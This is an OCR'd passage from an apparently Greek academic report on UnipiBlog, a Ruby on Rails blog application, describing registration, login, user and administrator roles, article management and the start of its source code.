


Εικόνα 78: Εγγραφή νέου χρήστη στην εφαρμογή UnipiBlog




Εικόνα 79: Επιτυχής εγγραφή νέου χρήστη στην εφαρμογή UnipiBlog

Οι εγγεγραμμένοι χρήστες μπορούν να αυθεντικοποιηθούν εισάγοντας τα στοιχεία τους (email και password) στην παρακάτω φόρμα:



Εικόνα 80: Εισαγωγή στοιχείων εγγεγραμμένου χρήστη

Με την σωστή εισαγωγή στοιχείων ένας νέος χρήστης εισέρχεται στην εφαρμογή ανάλογα με τα προνόμια που έχει (εγγεγραμμένος χρήστης ή διαχειριστής) όπως φαίνεται στην παρακάτω εικόνα:




Εικόνα 81: Επιτυχής είσοδος ενός εγγεγραμμένου χρήστη στην εφαρμογή UnipiBlog

Με την είσοδο στην εφαρμογή ένας εγγεγραμμένος χρήστης αποκτά πρόσβαση σε νέες υπηρεσίες όπως η συγγραφή και δημοσίευση άρθρων που θα παρουσιαστούν στην επόμενη ενότητα.


5.3.3 Προβολή των άρθρων του χρήστη

Με την επιτυχή είσοδο ενός εγγεγραμμένου χρήστη στην εφαρμογή γίνονται διαθέσιμες υπηρεσίες τις εφαρμογής που τον αφορούν όπως φαίνεται στην εικόνα 82 που ακολουθεί:



Εικόνα 82: Διαθέσιμες υπηρεσίες για εγγεγραμμένους χρήστες

Όπως φαίνεται και στην παραπάνω φωτογραφία ένας αυθεντικοποιημένος χρήστης μπορεί να επιλέξει να εισέλθει στην διαχείριση των άρθρων του, στην διαχείριση των προσωπικών του στοιχείων και στοιχείων του λογαριασμού του ή να εξέλθει.
Επιλέγοντας το **My posts** εισέρχεται στην διαχείριση των άρθρων του όπως φαίνεται στην εικόνα 83 που ακολουθεί:




Εικόνα 83: Διαχείριση άρθρων από αυθεντικοποιημένο χρήστη

Όπως φαίνεται και στην παραπάνω εικόνα ο συγκεκριμένος χρήστης μπορεί να διαχειριστεί μόνο τα δικά του άρθρα.

5.3.4 Δημιουργία – επεξεργασία – διαγραφή –δημοσίευση άρθρων

Ένας αυθεντικοποιημένος χρήστης μπορεί να δημιουργήσει ένα νέο άρθρο επιλέγοντας το **New post** στην διαχείριση των άρθρων του, εισερχόμενος στην καρτέλα δημιουργίας νέου άρθρου όπως φαίνεται στην εικόνα 84 :



Εικόνα 84: Δημιουργία νέου άρθρου


Ο χρήστης μπορεί να δημιουργήσει ένα καινούργιο άρθρο χρησιμοποιώντας της φόρμα που βρίσκεται στα δεξιά της σελίδας, ενώ μπορεί να δώσει τίτλο στο άρθρο, να επιλέξει μια φωτογραφία και μια περιγραφή που θα το συνοδεύει και θα εμφανίζεται στην αρχική σελίδα καθώς και να εντάξει το άρθρο σε μια κατηγορία.

5.3.5 Διαχείριση των δεδομένων από χρήστες και διαχειριστές


Η εφαρμογή δίνει την δυνατότητα στους χρήστες ανάλογα με την διαβάθμιση των δικαιωμάτων που έχουν να διαχειριστούν διαφορετικά δεδομένα.

Ο **απλός χρήστης** έχει την δυνατότητα να δει το σύνολο των άρθρων που έχουν δημοσιευθεί και να αναρτήσει σχόλια αν το επιθυμεί, δεν μπορεί όμως να επεξεργαστεί αυτά τα άρθρα, να τα διαγράψει ή να δημιουργήσει δικά του.


Ο **αυθεντικοποιημένος χρήστης** μπορεί να αλλάξει τα προσωπικά του στοιχεία και στοιχεία του λογαριασμού του, να δημιουργήσει καινούργια άρθρα, να διαχειριστεί τα δικά του (επεξεργασία, δημοσίευση, διαγραφή) όμως δεν μπορεί να διαχειριστεί άρθρα άλλων χρηστών όπως φαίνεται στις εικόνες 85, 86 και 87.



Εικόνα 85: Διαχείριση δεδομένων αυθεντικοποιημένου χρήστη




Εικόνα 86: Επεξεργασία άρθρου από αυθεντικοποιημένο χρήστη



Εικόνα 87: Διαχείριση προσωπικών στοιχείων και λογαριασμού


Όπως βλέπουμε στην εικόνα 87, ένας χρήστης μπορεί μέσω της φόρμας στο αριστερό μέρος της σελίδας να αλλάξει το όνομα του το email του και στοιχεία του βιογραφικού του ενώ μέσω της φόρμας στο δεξί μέρος της σελίδας μπορεί να αλλάξει τον κωδικό πρόσβασης.

Οι **διαχειριστές** της διαδικτυακής εφαρμογής έχουν την δυνατότητα να εισέλθουν στην σελίδα διαχείρισης της εφαρμογής αποκτώντας πρόσβαση σε όλα τα άρθρα που έχουν δημοσιευθεί ή όχι, μπορούν να διαγράψουν άρθρα ακόμα και απλούς χρήστες. Στην εικόνα 88 βλέπουμε την επιπλέον επιλογή που δίνεται στους διαχειριστές για να εισέλθουν στην σελίδα διαχείρισης της εφαρμογής:



Εικόνα 88: Μενού διαχειριστή της εφαρμογής

Στην εικόνα που ακολουθεί βλέπουμε την αρχική σελίδα διαχείρισης και τις επιλογές που προσφέρει:



Εικόνα 89: Αρχική σελίδα διαχείρισης της εφαρμογής

Ο διαχειριστής μπορεί να δει το σύνολο των εγγεγραμμένων χρηστών της εφαρμογής, να τους διαγράψει ή να προσθέσει νέους. Μπορεί να δει το σύνολο των άρθρων που έχουν γραφτεί είτε έχουν δημοσιευθεί είτε όχι, να τα τροποποιήσει ή να τα διαγράψει.


5.4 Πηγαίος κώδικας της εφαρμογής UnipiBlog

Για την καλύτερη κατανόηση του τρόπου λειτουργίας της διαδικτυακής εφαρμογής UnipiBlog, πριν την λεπτομερή περιγραφή του σχεδιασμού και των τεχνικών ασφάλειας, είναι απαραίτητο να πραγματοποιηθεί μια σύντομη παρουσίαση του πηγαίου κώδικα.

Ο κώδικας της εφαρμογής **UnipiBlog** που δημιουργήθηκε είναι αποθηκευμένος στον φάκελο UnipiBlog στον διακομιστή. Μεταβαίνοντας στο directory **my_rails/UnipiBlog** εμφανίζονται τα εξής αρχεία:

Εικόνα 90: Αρχεία της εφαρμογής UnipiBlog

Ο φάκελος **app** περιέχει όλα τα στοιχεία της εφαρμογής (Μοντέλα, Ελεγκτές και Εμφάνιση) που έχουμε δημιουργήσει:




Εικόνα 91: Περιεχόμενα του φακέλου app

Στον φάκελο **assets** βρίσκονται όλα τα αρχεία CSS και Javascript που χρησιμοποιούνται στην εφαρμογή.

5.4.1 Οι Ελεγκτές της εφαρμογής UnipiBlog

Οι Ελεγκτές (controllers) δρουν ως μεσολαβητές μεταξύ των Μοντέλων (models) και της Εμφάνισης (views) της εφαρμογής. Ένας Ελεγκτής επικοινωνεί με το αντίστοιχο Μοντέλο, παίρνει τα δεδομένα και αφού τα επεξεργαστεί τα στέλνει στο αντίστοιχο αρχείο Εμφάνισης προκειμένου να εμφανιστούν στον χρήστη.

Οι ελεγκτές της εφαρμογής που δημιουργήθηκαν διακρίνονται στην εικόνα 92 παρακάτω:



Εικόνα 92: Ελεγκτές της εφαρμογής UnipiBlog

Όπως παρατηρούμε, σύμφωνα με την αρχή της μη επανάληψης έχουν δημιουργηθεί οι ελεγκτές **application_controller.rb** , **author_controller.rb**, **blog_controller.rb** που θα χρησιμοποιηθούν αρκετές φορές στην εφαρμογή ενώ υπάρχουν ελεγκτές που αφορούν πιο ειδικά την εφαρμογή ή τους αρθρογράφους (πιστοποιημένους χρήστες) της εφαρμογής και βρίσκονται σε ξεχωριστούς φακέλους.

Ο κώδικας του αρχείου application_controller.rb διακρίνεται στην εικόνα 93:

application_controller.rb

```
1  class ApplicationController < ActionController::Base
2    protect_from_forgery with: :exception
3
4    layout 'author'
5
6  end
```

Εικόνα 93: Το αρχείο application_controller.rb

